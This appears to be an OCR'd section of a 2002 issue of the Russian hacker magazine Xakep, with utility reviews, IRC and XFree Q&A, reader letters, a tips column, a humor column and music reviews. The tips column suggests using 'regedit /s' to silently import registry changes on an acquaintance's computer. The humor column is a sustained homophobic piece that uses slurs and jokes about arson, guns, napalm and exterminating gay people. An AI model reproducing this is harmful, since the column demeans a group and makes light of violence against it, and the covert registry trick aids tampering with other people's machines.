Фирменная наработка от Asus тем не менее корректно работает и с системными платами других производителей. PC Probe внимательно мониторит температуру процессора, пространства внутри корпуса (на всех современных платах есть этот датчик, чаще всего впаянный прямо в плату), наблюдает за показаниями дополнительного термодатчика, который ты можешь прицепить куда твоей душе угодно (при определенном желании можно использовать для измерения температуры своего тела, но не забудь использовать термопасту =)); более того - отслеживает изменения различных напряжений и показывает скорость вращения кулеров (при наличии у них специального датчика). В общем, ничего лишнего - все вполне стандартно, ты наверняка найдешь подобную от производителя твоей материнки.

HDD Temperature
www.siguardian.ru/products/hddtemperature/

Актуальность проблема нагревания винчестеров получила с появлением HDD на 7200 rpm, что не удивительно, ведь, вращаясь 7200 раз в минуту, нагреется и перегреется что угодно. Но выкладывать 10-20 вечнозеленых за специальный HDD кулер - приемлемо далеко не для каждого, возможно в этом и нет необходимости? Может быть... Чтобы знать наверняка, советую воспользоваться HDD Temperature, специальной утилитой, которая читает значения температуры из S.M.A.R.T. и наглядно выводит ее на экран в виде иконки в системном трее, что делает ее использование крайне практичным. При определенном желании ты можешь подкорректировать параметры вывода, настроить систему оповещения, в том числе и на компьютер в сети или по email, установить значение критической температуры, при достижении которой программа немедленно переведет компьютер в спящий режим, предотвратив этим возможные нежелательные последствия.

вопрос. Объясни назначения функций detach и reattach у BNC?

ответ. Detach/Reattach функции - невероятно полезная и неотъемлемая часть любой продвинутой BNC (я в этот разряд отношу psyBNC www.psychoid.lam3rz.de и ezbounce druglord.freelsd.org/ezbounce). Подключившись к баунсеру и включив режим «detaching», ты больше не будешь слетать с IRC-сервера, то есть BNC подобно eggdrop-у будет постоянно висеть на IRC-сервере, эмулируя твое присутствие, отвечая на ping-и сервера. Тебе же необходимо лишь подключиться к своему BNC, авторизироваться и ввести команду «reattach» (вернуться к IRC) с нужными ключами, и ты через секунду сидишь на IRC, причем никто и не подозревает, что ты какое-то время был в off-line-е. Что в этом полезного? Во-первых, твой nick висит 24 часа в день, 7 дней в неделю на IRC, более того - с виртуальным хостом (vhost), что, в общем-то, согласись, приятно и в какой-то мере почетно. Во-вторых, никто никогда не увидит надписи «step (xz@195.112.114.73) Quit (Ping timeout)» и не узнает, что твой коннект обрывается через каждые 5 минут. В-третьих, тебе больше не придется искать работающий IRC сервак, ведь твой BNC уже висит на одном из них. В-четвертых, если ты слетишь, то BNC автоматически поменяет (опционально) ник на заданный в настройках awaynick и поставит режим away, чтобы люди не требовали твоего присутствия на IRC, когда ты сидишь в каком-нибудь баре. В конце концов, при включенной функции ведения логов ты всегда будешь в курсе происходящих на нужных тебе каналах событий.

Поставил себе пингвина! Все бы хорошо, да вот переключение раскладки по ctrl-shift настроить не могу. Подскажи, где это можно сделать, а то очень непривычно переключаться по другим сочетаниям...

Видимо, благодаря непревзойденной простоте и доступности последних версий дистрибутивов RedHat-а и Mandrake-а LINUX набирает обороты, и мне с каждым номером приходит все больше и больше вопросов на *nix тематику, которых так не хватало в последнее время.


На решение указанной проблемы не должно уйти и пары минут. Необходимо поправить секцию «Keyboard» или «InputDevice» конфигурационного файла Xfree (обычно находится здесь - /etc/X11/XF86config). Если Xfree версии 3.3.*, то секция должна выглядеть примерно так:

```
Section "Keyboard"
Protocol "Standard"
XkbModel "pc101"
XkbRules "xfree86"
XkbLayout "ru"
XkbOptions "grp:ctrl_shift_toggle"
EndSection
```

Если же Xfree версии 4.0.*, что более вероятно, то так:

```
Section "InputDevice"
Identifier "Keyboard0"
Driver "keyboard"
Option "XkbLayout" "ru"
Option "XkbOptions" "grp:ctrl_shift_toggle"
```

вопрос



ответ

Опять правим тот же файл для Xfree 3.3.*:

```
Section "Pointer"
Protocol "IMPS/2"
Device "/dev/mouse"
ZAxisMapping 4 5
Buttons 3
EndSection
```

Для версий 4.0.*:

```
Section "Pointer"
Protocol "IMPS/2"
Device "/dev/mouse"
Buttons 5
ZAxisMapping 4 5
EndSection
```




Ламоразмы номера:

Мама, после того как узнала, что я провалил предварительные экзамены в ВУЗ, выбросила монитор в окно! Что мне теперь с ним делать?!

Ламоразмы номера:

Сижу я в инете час, два, три - качаю файлик, чатюсь, и вдруг комп уходит на ребут! Почему? Я даже разгон снял (был CEL-525, сейчас 466), и все равно :(.



Ламоразмы номера:


Как взломать платный порно сайт?





Ламоразмы номера:

Привет, ребята!!! Я уже давно читаю ваш журнал, и у меня возник к вам один вопрос - как сделать Enternet бесплатным? Напишите ответ на E-mail!



Наше е-мыло: magazine@xakep.ru

Нам приходит куча писем, но 99% этого спама мы сразу отправляем в /dev/null.

Сразу же в треш:

1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

На письма отвечал CENTNER 

Шлю горячий летний привет всем читателям, наконец-то добравшимся до этой отдаленной страницы и погрузившимся в жизненные истории, рассказанные самими же читателями. Спешу воспользоваться случаем и сразу же, без долгих предисловий внести ясность относительно очень даже наболевшего вопроса с диском к журналу. Для тех, кто впал в летнюю спячку и выход диска пропустил мимо ушей, сообщаю, что отныне часть тиража журнала будет укомплектована диском, но только часть. Наш читатель, подписавшийся скромным ником Я [rsulem@of.ugntu.ru], задает первый из наболевших вопросов: "Привет, мой любимый журнал! Вот уже полгода читаю тебя! У меня такой вопрос: ваш журнал рассылается в мешочке или нет, а то в следующем номере вы обещали СД, а вдруг я его не получу??? (в смысле СД). У меня складывается впечатление, что кто-то его вскрывает, читает, а затем лишь отдает мне.
З.Ы. Если журнал выходит не в мешочке, то, может, вы начнете издавать журнал в нем??? Ваш постоянный читатель, Я."

Комментирую по пунктам: все читатели, подписавшиеся на журнал БЕЗ диска, получат журнал БЕЗ диска. Тут, по-моему, все ясно, каждый получает именно то, что хотел. Номера с диском поголовно упакованы в целлофан, и если целлофановая оболочка нарушена, то журнал действительно был кем-то вскрыт. Будь бдительнее. Теперь к вопросу о ценах: у редакции нет возможности контролировать ценообразование на рынке. Имеется в виду, что мы не можем диктовать продавцам журналов свою волю, ее диктуют законы рынка - есть спрос, есть и предложение. И ничего удивительного в том, что номер с диском стоит дороже, чем тот же, но без диска. Да, первый диск, прилагавшийся к прошлому номеру, имел некоторые баги на борту, что и вызвало бурю эмоций в широких читающих массах. Итак, привожу вам текст официального заявления Х-Главреда по данному поводу:


"Джентльмены, что-то уж очень много флейма развелось на форуме о CD. Чтобы было легче воспринимать информацию, я скидываю все в одну мессагу. Итак, оболочка писалась под NT и получилась рабочей только на NT-системах (т.е. Win2K и WinXP). Мы этого не предполагали, все должно было работать везде. Т.ч. это наш баг, мы его сейчас правим. Кодер ищет функции в проге, которые корректно реализуются только в NT, и правит их на полную совместимость с 95/98/Me. Одновременно готовится патч, который мы выложим на сайт. Т.ч. на данный момент у вас 3 варианта: либо забить на графику и юзать содержимое диска, либо проапгрейдиться, наконец-то, с мастдая на настоящих Windows, либо подождать патча.
Баги бывают у всех, мы от них не открещиваемся, а приносим извинения всем пользователям Win95/98/Me, исправляем все ошибки.
Следующий диск будет проапгрейженным, все будет работать везде. Как только патч будет готов, я помещу в форум соответствующий мессадж."
Заявление было сделано на www.xakep.ru в пятницу, а уже в понедельник на сайте появился сам патч и разъяснения к нему:
"Патч предназначен для пользователей Windows 95/98/ME, у которых возникала ошибка при запуске оболочки диска вида:
Ошибка в файле "E:\soft.ini": Строка 658, секция Soft49: Canvas не позволяет рисовать или
Ошибка в файле "D:\soft.ini": Строка 685, секция Soft50: Ошибка чтения btnRun.GlyphHot.Data: Ошибка Win32.
Код: 87. Параметр задан неверно. А также подобные ошибки.
Мы выяснили причину, по которой все это происходит. На 9х существует ограничение по количеству графических ресурсов (картинок, контекстов рисования, кистей - GDI). Каждый элемент на экране (кнопка, картинка, эдит) их тратит. Если запущено несколько ресурсоемких приложений - то винда 9х не может выделить достаточно ресурсов и сыпется с подобными сообщениями. Разделы диска получились длинными (много айтемов). На маленьких разделах такой проблемы нет.
Скачать патч можно по этой ссылке: http://www1.xakep.ru/post/15609/XakepCD.zip. Файл нужно загрузить себе на комп, раззиповать, запустить и указать в окне выбора свой СД драйв, в котором должен быть вставлен диск Хакера."

Надеюсь, что смог разъяснить сложившуюся ситуацию, и поток писем относительно дискобагов прекратится, и мы сможем посвятить свое время более интересным для нас всех занятиям, например - ответам на ваши послания. Не будем оттягивать конец в долгий ящик, приступаем немедленно. Гражданин Sosbek [sosbek@alanianet.ru] взял да и запостил нам вот такую телегу: "Привет, Хацкер!!! Давно уже почитываю тебя и понял, что постоянным авторам ГеймЛэнд ежемесячно отваливает кругленькую сумму за весь тот чес, что они ведут на страницах... А что ты думаешь, что Я так не могу???? Я уже за всю свою жизнь с компом (вместе в обнимку) приобрел достаточный опыт и знания!!! Так что же надо сделать, чтоб тебя приняли в редакцию и дали этот желанный мейл на real.xakep.ru, только, плиз, не ржать!!! Могу даже прислать некоторые материалы и статью!!! Шоб доказать, че я не такой лох, которым ты меня посчитаешь, когда прочтешь это письмо!!!"

А? Как тебе это нравится? Выразительно? Тогда давай разбираться. Итак... Да, постоянным авторам редакция действительно выплачивает убедительные деньги, но только в том случае, если автор сделал адекватную им и востребованную читателем работу. Я ни минуты не сомневаюсь, что многие из читателей запросто могли бы стать нашими "писателями", но вот только дальше громких заявлений не у многих доходит. А теперь вполне ответственно заявляю, что мы всегда рады новым авторам и для нас не имеет значения ни пылящийся на полке диплом, ни вероисповедание, ни место жительства (размер ноги, противогаза, сексуальная ориентация и тому подобные штуки), главное условие для мечтающих плавно влиться в X-Crew - желание и возможность написать что-то, что будет интересно большинству читателей. Если тебе есть чем поделиться с прогрессивным человечеством - милости просим, но имей в виду, что это только на первый взгляд просто. Первым делом определись, в чем именно ты петришь и сможешь ли сказать что-то новое по данному вопросу. Если с этим определился - напиши "тестовую" статью, прочти ее сам минимум трижды, исправь, сократи, добавь недостающее, проверь на предмет ошибок и обязательно покажи ее друзьям, выслушав их мнение. Если все в шоколаде - можешь попробовать прислать свой материал одному из X-редакторов, но не факт, что твой материал произведет фурор и его бросятся печатать на первых полосах центральных газет. Да, само собой, плагиат и cut&paste мы не приемлем и на расправу с замеченными в этом скоры. Но еще раз повторю внятно: МЫ ВСЕГДА РАДЫ НОВЫМ ИНТЕРЕСНЫМ АВТОРАМ!

Продолжая и развивая эту тему, процитирую загадочного перца с ником shurikxp [shurikxp@mail.ru]: "Дарова редакторы нашего любимого журнала. Постоянно покупаю вашу продукцию :) аж со 2-ого журнала и хочу сказать, что вы что-то сбавляете. Раньше в разделе Западлостроение были такие советы, что хотелось взрывать, кидать дрожжи в унитаз и всякое такое, но сейчас такого раздела вроде вообще нет :(. Про Даньку сказать могу только одно: молодец, чувак!!! Да, еще хотел сказать: вот во всех журналах есть статьи для начинающих, в данном случае Юных Хакеров, а то мои задолбали - "Что такое шары?", "А как добыть чужого инета и как не попасться", так что возьмите на заметку. А так - молодцы, так держать. Ну ладно, пойду ломать Интернет ;)."

Да, вопрос с "Западлостроением" остается открытым, и я предлагаю сообща навалиться и как следует его решить на радость нам с вами, любимыми. Как это сделать? В общем и целом - просто. Достаточно немного покумекать и припомнить несколько забавных западлостроительных эпизодов, имевших место быть в жизни каждого нормального бойца. Дальше стоит все, достойное внимания, изложить на компе и ловко переслать сии крупицы народного опыта хотя бы мне, адрес старый - centner@real.xakep.ru. А уж я возьму на себя нелегкий труд донести до всех секреты западлостроительного мастерства, не забыв великих, но пока что неизвестных имен знатоков и целителей этого тонкого искусства. Ну что, беремся все вместе?



С грустью сообщаю всем, что в летний период дурацких и по-настоящему смешных писем стало приходить как-то неожиданно мало. Похоже, что летняя жара и всеобщая расслабленность делают свое дело. Тем не менее кое-кто не отказывает нам всем в удовольствии лицезреть мини-шедевры эпистолярного жанра перед своим собственным носом, и вот тому пример:

From: dushman [dushman@orel.ru]
Subject: Жалоба ж. Хакер

Унтака всея редакция (приветствие)! С журналом вашим все в порядке, жалоба моя по другому поводу. Военком (злой) забирает моего брата в армию. Вот и вся моя жалоба. Унтака (прощание).

From: tropermen [tropermen@xaker.ru]
Subject: история о...

Хочу поведать вам - делающим мой любимый журнал людям - одну очень поучительную историю, произошедшую со мной на Первомай. Мне 16 лет, однако читаю ваш журнал уже почти год. Компьютерами начал увлекаться тогда. Ну так вот, первое мая, родители на даче, свежая печень, 3 бутылки пива. В нетрезвом виде я иду домой. Тупой диалап не хочет коннектить. Хочется общения. Пытаюсь влезть в чат. Надо заметить, что свой разбитый надвое хард я не чистил давно, и бажило все безбожно. И еще - я остался дома только из-за того, что надо было написать 16-страничный реферат. Печатаю я не ахти как быстро, поэтому наваял уже половину. Рождалось сие творение в огромных муках. Ну так вот. На диске 200 кб свободного, и комп в очередной раз повис. Смесь недостатка общения вместе с пивом дала ядерную смесь. Дальше как в боевике. Зажимаю Ctrl command promt only C:\format c: yes на 80 процентах меня передернуло - доклад был на диске, который я своими же руками анигилировал. Мат и грязная ругань лились из моих уст сильным потоком. 3 оставшихся дня я восстанавливал все, что уничтожил. Официальная версия - вирус, который я подхватил в нете. Мораль - чем лучше ты заботишься о своем компе, тем больше вероятность, что он будет цел, даже в самых экстренных ситуациях.

А вот следующее письмо, автор которого позиционирует себя как darkpriest [slava3@nog.ru], хотелось бы оставить и вовсе без комментариев, ибо комментировать тут по большому счету нечего: "Привет вам, Х! Сподвигло меня на написание сего письмо Квакина В., опубликованное в прошлом номере. Народ, так больше нельзя жить! Нельзя жить, осознавая, что мы живем в ужасном мире насилия и наркотиков, безнравственности и равнодушия, а главное - в мире, который мы сами создали таким, какой он есть. Почему я не могу жить спокойно, не видя обоссанных сортиров, изгаженных подъездов и улиц, моральных уродов вокруг? Но наше общество неоднородно - одни создают такой мир, другие пытаются его исправить, нередко жертвуя собственными жизнями. Так какими же быть нам - Хакерам, авангарду человечества, самой образованной, технически продвинутой ее части. К сожалению, многие из наших собратьев не понимают и не хотят задуматься о своем предназначении и месте в обществе. Разве унижая ламаков, хакая нормальных обывателей, мы делаем себе честь? Нет, мы унижаем сами себя до уровня того идиота, который вчера облевал пол лифта в моем подъезде. Мы становимся похожими на него своим отношением к слабым, забитым индивидуумам нашего общества, считаем себя крутыми, а их - всего лишь швалью, недостойной нашей участи. Разве ты думаешь об этом, добывая pwl файл очередного ламера? Разве ты думаешь о том, что этот ламер, возможно, оттирал сортиры для того, чтобы заработать на Инет? Как сказал кто-то, страшны не злодеи, творящие свои черные дела, а страшны равнодушные, проходящие мимо ужасов нашей жизни, не повернув головы. Вы хотите быть такими? Наше дело - очистить это общество от грязи. Кто-то верно назвал Хакеров санитарами сети, но они еще и санитары человечества. Мы должны освобождать общество от всей этой швали, позорящей звание человека, для тех самых униженных и забитых обывателей и для нас самих. Хакнуть зажравшегося прова, алчных америкосов - дела, достойные нас, нашего звания и нашего пути. Почему в то время, когда бабушка в переходе стоит с протянутой рукой, кто-то далеко жирует, отстранив себя от "низов" общества, недостойных уважения неудачников. По сравнению с ними даже Даня - ангел во плоти. Так давайте очистим это общество, мы, флагман нового века, наша сила только в единстве!!! P.S. Прочитал все вышенаписанное и подумал, что, наверное, все это сильно похоже на какой-то маразм, обильно сдобренный коммунистическими идеями. Мира вам, братья!"

TIPS&TRICKS

Этот совет поможет тебе импортировать данные из reg-файла в реестр БЕЗ вывода подтверждений на это. Делается это с помощью командной строки (или из bat-файла): regedit /s <registry file>.reg Тот, кто умный, сразу поймет, какие это дает возможности! Например, незаметный запуск bat-файла у знакомого может сделать ТАКОЕ (после перезагрузки компа), что знакомому даже не снилось.

Поярков Илья (Terabyte) / NTD3k, www.cnt.ru/~wh, terabyte@bk.ru

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах][. В конце года самый активный участник получит 100$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу ;).

IN TRASH

Даниил Шеповалов (dan@real.xakep.ru, www.danya.ru)

ГОЛУБЫЕ ЕЛИ

Раньше я мечтал научиться кататься на горных лыжах,
Играть на саксофоне,
Стать писателем
И в... Раису Максимовну Горбачеву.
Но только надувную,
Чтобы не разочароваться.
Иногда я д... в презервативе,
Поскольку серьезно отношусь к проблеме безопасного секса.
И с замиранием сердца жду,
Когда у меня перестанет стоять.
Это будет означать мою физическую смерть.

Артем Косой

Mr. Floppy

Многие читатели могут не оценить по достоинству приведенный эпиграф, если я не поясню его на примере. Несколько дней назад один нехороший человек прислал мне по мылу отсканированный рисунок "Половой акт в разрезе" работы Леонардо да Винчи. Надо сказать, за годы моего присутствия на страницах Х чего я только не получал от читателей: начиная с грязной покемоновой порнухи и заканчивая подробным, на двадцать пять страниц, пособием по совокуплению с медведями-гризли. Но "Половой акт в разрезе" потряс меня до глубины души: с тех меня тошнило при одной только мысли о сексе, такая вот произошла психологическая травма. Избавиться от тяжкого груза можно было только одним способом: передать его дальше. Так что полюбуйся и ты на это великолепие, дорогой товарищ...

Пятьдесят пять тысяч (именно такой у нас тираж) новоиспеченных импотентов - приз в студию лучшему западлостроителю 2002 года, Данечке! Кстати, буквально пятнадцать минут назад ко мне в гости зашел с бутылочкой самогона Костя, сосед по лестничной площадке. Он собирался на встречу с какой-то ультра-мега девушкой и был полон по этому поводу далеко идущих планов. Во всяком случае описывал он эти планы, используя термины "засадить", "пару палок" и "вазелин". Западлостроитель во мне взял верх:

- Главное, Костя - сказал я, никогда, ни при каких обстоятельствах не представляй себе во время секса с этой девушкой старую, потную, грязную, морщинистую и волосатую задницу Маргарет Тетчер. А если все же представишь - постарайся не думать о ней постоянно.

Итак, на моем счету семьдесят пять тысяч и один импотент - отличное начало дня.

Пумс-пумс, кролики

Последнее время я острее замечаю, что мир вокруг радикально меняется, все быстрее устремляясь к глобальному технологическому оргазму. Романтичным диалап-соединениям с Интернетом приходят на смену развращенные выделенки с терабайтным трафиком. Цифры, обозначающие тактовые частоты процессоров и емкость памяти в современных писюках, уже давно кажутся мне научной фантастикой (486 DX4-100 - форева, бэк2да олд-скул). Короче, все вокруг просто офигительно! Если бы не одна существенная деталь... педерасты. Они повсюду: ты ежедневно пожимаешь им руки, открываешь им двери и смотришь сделанные ими телепередачи. А самое страшное, что с каждым днем их становится все больше! С рекламы Winston на меня в упор смотрит молодой человек, который подозрительно игнорирует двух сидящих рядом сексапильных красавиц и с насмешкой спрашивает меня: "Разве НЕТ - это ответ?". А реклама G-SHOCK "Цветные сны" с резвящимися юношами... это же вообще какой-то гомосексуальный рай! Амиго, надо что-то делать, пока еще не поздно!!!



Маргарет Тетчер: "Железная Леди", первая женщина премьер-министр Великобритании. Многие, в отличие от Дани, отдали бы жизнь за возможность хотя бы прикоснуться к ее... кхм...

Я человек широких взглядов, но меня все же немного коробит, когда начальник моего отдела в НИИ Робототехники на первой же пьянке предлагает сотрудникам: "А теперь давайте совьемся змейками!". Или когда молодой парень, с которым я еду в лифте, вдруг поворачивается и говорит: "Как я сосу - это просто песня!". Можешь называть меня гомофобом, но теперь я повсюду ношу с собой монтировку, так - на всякий случай. А специально для тебя, амиго, я разработал отменное методическое пособие "Как отвадить гомосеков" - пользуйся на здоровье и не забывай, для чего тебе дана задница!

Как отвадить гомосеков

Способ 1: Брутфорс

Пригласи доставшего тебя педа к себе домой, каким бы сомнительным тебе ни казался этот вариант - верь мне, амиго. Если уж совсем стремаешься - попроси двух своих основательных друзей посидеть во время встречи в шкафу и подстраховать тебя, если что. Этот пепс припрется, конечно, с вином и свечами - надо его тут же поставить на место. Расстели на кухонном столе замусоленную газетку, достань воблу, пиво, водку и граненые стаканы, а затем со словами "Ну че, $$я, посидим как мужики, н$$$й!" с чувством вмажь кулаком по столу. Если пед после этого не сбежит - мужайся, тебе потребуется недюжинная выдержка и артистизм. Употребляя самые замысловатые выражения из своего матерного словарного запаса, в красках опиши ему, как ты вчера бухой в сопли развлекался с какой-нибудь продажной женщиной в подъезде на проспекте Испытателей. А в ответ на предложение: "Говорят, в Мариинке

Гомофобия: чувство враждебности и страха, которое большинство людей испытывает к гомосексуалам. Причиной жестоких избиений и даже убийств гомосексуалов – крайнего выражения гомофобии – может служить стремление погасить в самом себе все проявления гомосексуальности.

завтра премьера, не желаете ли поприсутствовать?" - громко рыгни и, брызгая на собеседника слюной, возмущенно выкрикни: "Да какая в ж$$$ Мариинка, завтра ж полуфинал!!!".

Способ 2: Лингво

Если ты находишься в сомнительной голубой компании и разговор ненароком зашел именно о нездоровых половых сношениях между мужчинами - не теряйся. От тебя ждут честного и прямого ответа: как ты относишься к гей-движению. Скажи: "Ну гомосеки и гомосеки, пофигу мне, че такого-то. Хотят в задницу пороться - их личное дело. Я вообще нормально к гомосекам отношусь: обычные люди, уроды только. Правда, вот мне не нравится, что они геями себя называют. Раз гомосек - так и говори, гомосек я, все дела. А то геи, блин. Какие на фиг геи: гомосеки вы все поголовно!".

Способ 3: Полиморфный

Твой новый начальник начал подкатывать к тебе, расспрашивая, устраивает ли тебя секс с женщинами и не хотел ли бы ты попробовать чего-нибудь новенького... Ну что ж - такое теперь не редкость. Заговорщицки подмигни ему, похлопай по плечу (типа "я знал, чувак, ты меня не подведешь") и расскажи, что каждый вечер ты ходишь на кладбище, вступая в нетрадиционные половые отношения со своей мертвой бабушкой. На следующий день снова похлопай начальника по плечу, подмигни и торжественно вручи ему подарок: совковую лопату, перевязанную симпатичной атласной ленточкой.

Способ 4: По понятиям

Ходи повсюду с полной канистрой бензина и охотно рассказывай всем своим знакомым, что в детстве ты поклялся посвятить свою жизнь беспощадному истреблению гомосексуалистов. Помимо канистры можешь также носить с собой фотоальбом, доверху набитый фотками погибших от страшнейших ожогов людей.

Способ 5: Джихад

Если концентрация пафосных педов превысит некий критический порог - придется идти на крайние меры. Повесь на пояс длинный кинжал, отрасти бороду, а подмышкой всюду носи Коран. Теперь при малейшей попытке посягнуть на твою невинность тебе достаточно будет лишь выкрикнуть длинное гортанное ругательство на арабском и с чувством схватиться за кинжал - сын гор, что с тебя взять...

Способ 6: Последний

Ну а если все будет совсем плохо и голубая армада возьмет верх... что ж, возможно и такое. В этом случае, пока не поздно, слей себе на винт содержимое твоих любимых порно-сайтов. Затем развешай дома по стенам постеры с обнаженными красотками из мужских журналов, набери побольше товаров первой необходимости и продовольствия, а перед дверью поставь станковый пулемет и повесь табличку "PIDOR VERIFICATION AREA". Держи оборону!

Little Lord Fault Error

Все ясно? Ты можешь быть хоть Джеком-потрошителем, но есть три жизненных правила, которым всегда и везде должен следовать настоящий джигит:

1. Не быть геем.
2. Не курить сигареты.
3. Пить Dr. Pepper. (Каждое утро я пью Dr. Pepper и отлично себя чувствую! Dr. Pepper - то, что доктор прописал! Я выбираю Dr. Pepper!)

Не бойся, дорогой товарищ, вместе мы справимся с голубой угрозой (легализуйте применение напалма!), разрабо-

Гомосек – сокращение от русской транскрипции Homo Sexual, употребление этого слова в повседневном общении нежелательно, так как оно носит неприкрытый издевательский характер.

таем позитронных роботов без страха и упрека, искусственно создадим сверхновую звезду и превратим самих себя в чистую информацию, форсировав тем самым процесс эволюции. Кстати, ты ведь не против секса с роботами и высокочастотными электронными импульсами? Я знал, брат, на тебя всегда можно положиться! Да пребудет с тобой Inkey$...

Рубрика "Я плакал" (самое-самое письмо Дане)

from: "Gabbi" <casper@monch.mels.ru>

Дань, писать, что ты супер и все такое, - не буду (сам знаешь, не маленький).
У меня вопрос тут один - ТЕБЕ ПЕРЕД РОДИТЕЛЯМИ НЕ СТЫДНО, А?

X-MUSIC

Музыка для хакера

Команда: Ундервуд
Пластинка: Все пройдет, милая
Релиз: Снегири, 2002
Реальный хит: Следи за ее левой рукой

Бывает, что до сих пор не известные широкой публике музыканты откалывают такие штуки, что хоть стой, хоть падай, в самом положительном смысле. Так вот, перед нами как раз такой случай. Ребята из «Ундервуда» (МАКСИМ КУЧЕРЕНКО И ВЛАДИМИР ТКАЧЕНКО) выпустили та-а-а-кой компакт, что люди, хоть что-то понимающие в глубинах наших глубин, запросто смогут подсесть на такую музыку если и не навсегда, то уж точно надолго. Да, слушая альбом в компании своей пассии, - тщательно следи за ее левой рукой, а то прохлопаешь момент истины :)). ИМХО - лучший альбом года.

Музыка для крякера

Команда: DubTV (www.dubtv.ru)
Пластинка: DubTV meets Dr.I-Bolit
Релиз: DubTV Multimedia Production, 2002
Реальный хит: Звезда по имени Джа

DubTV - это популярный музыкальный проект, ориентированный на исполнение музыки в стиле реггей-даб-рагга-маффин и дэнсхолл. Концепция DubTV - «three MC and one DJ`re playing dub with much delay», что означает «три МС и ДиДжей играют даб, используя много делея (специальный эффект типа «эхо»)». DubTV был основан в 1997 Шурой Антоновым (лидером популярной в свое время панк-группы «Дети Кеннеди», позднее лидером реггей группы «Амударья». В 2001 DubTV подготовили и издали альбом, названный «Дабудетдаб», первый из серии мультимедийных СиДи, оснащенных видеоклипом, снятым на «Реггистрации Дабра в Пространстве». Фантастический open-air состоялся в «Зеленом Театре» ЦПКиО. 13 июля 2002 года DubTV выступят на фестивале в Словении, Томлин (Soca Reggae Riversplash 2002), совместно с Lee «Scratch» Perry и Mad Professor и будут достойно представлять российскую реггей-даб-дэнсхолл сцену!


Музыка для западлостроителя

Команда: Сборник
Пластинка: House Works
Релиз: 2001
Реальный хит: Marascia - Chemical Attraction

Эта пластинка, состоящая из двух частей - что-то с чем-то. Сложно себе представить, во что может превратиться старый добрый house в умелых руках бывалых, чье творчество обильно представлено на сборничке House Works. 18 чем-то похожих и одновременно разных композиций сделают честь любому модному ночному клубу, а уж для продвинутых DJ - это просто must have. Да, все треки отличаются разными гранями, но объединяет их не что иное, как качество. Даешь house в массы!

Музыка для warezника

Команда: Весна на улице Карла Юхана
Пластинка: Монпансье
Релиз: Легкие, 2002
Реальный хит: Любовь бесконечна



Начнем с названия. «Весна на улице Карла Юхана» - проект настолько не вписывающийся в привычные рамки, что и говорить об этом как-то неловко. По стилю - это «современная поп-музыка западного образца», по словам Владимира Бузина, идейного вдохновителя «В.Н.У.К.Ю». Вот и новый альбом «В.Н.У.К.Ю» выполнен в том же неописуемом стиле. «МОНПАНСЬЕ» очень разносторонний диск, где собраны треки на любой вкус и цвет. Пробуй новые вкусы и испытывай непривычные, но приятные ощущения.

Приём объявлений в раздел Classified e-mail: avdeev@gameland.ru Тел.: 229-2832 229-4367

Борда





Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK



Мессадж можно закинуть на
board@real.xakep.ru



Продаю ботинки SWEAR на платформе б/у. Заинтересовавшихся прошу мылить на **artem_pal@rambler.ru**

Ищу мэна-фрэнда по переписке. Откликнитесь кто-нибудь,plz! **warally@yandex.ru**

Народ, продам Pocket Viwer 100 (электр. зап. книжка)! 1mb, практически нулевый, состояние отличное, связь с компом о цене договоримся. Только для жителей Москвы! Мылить на **vaadim_smaz@mail.ru**

Люди кто в этом году поступил в НГТУ (Новосибирск ГТУ) Объединяйтесь для общего блага! мыльте на **geekboy@mail.ru**



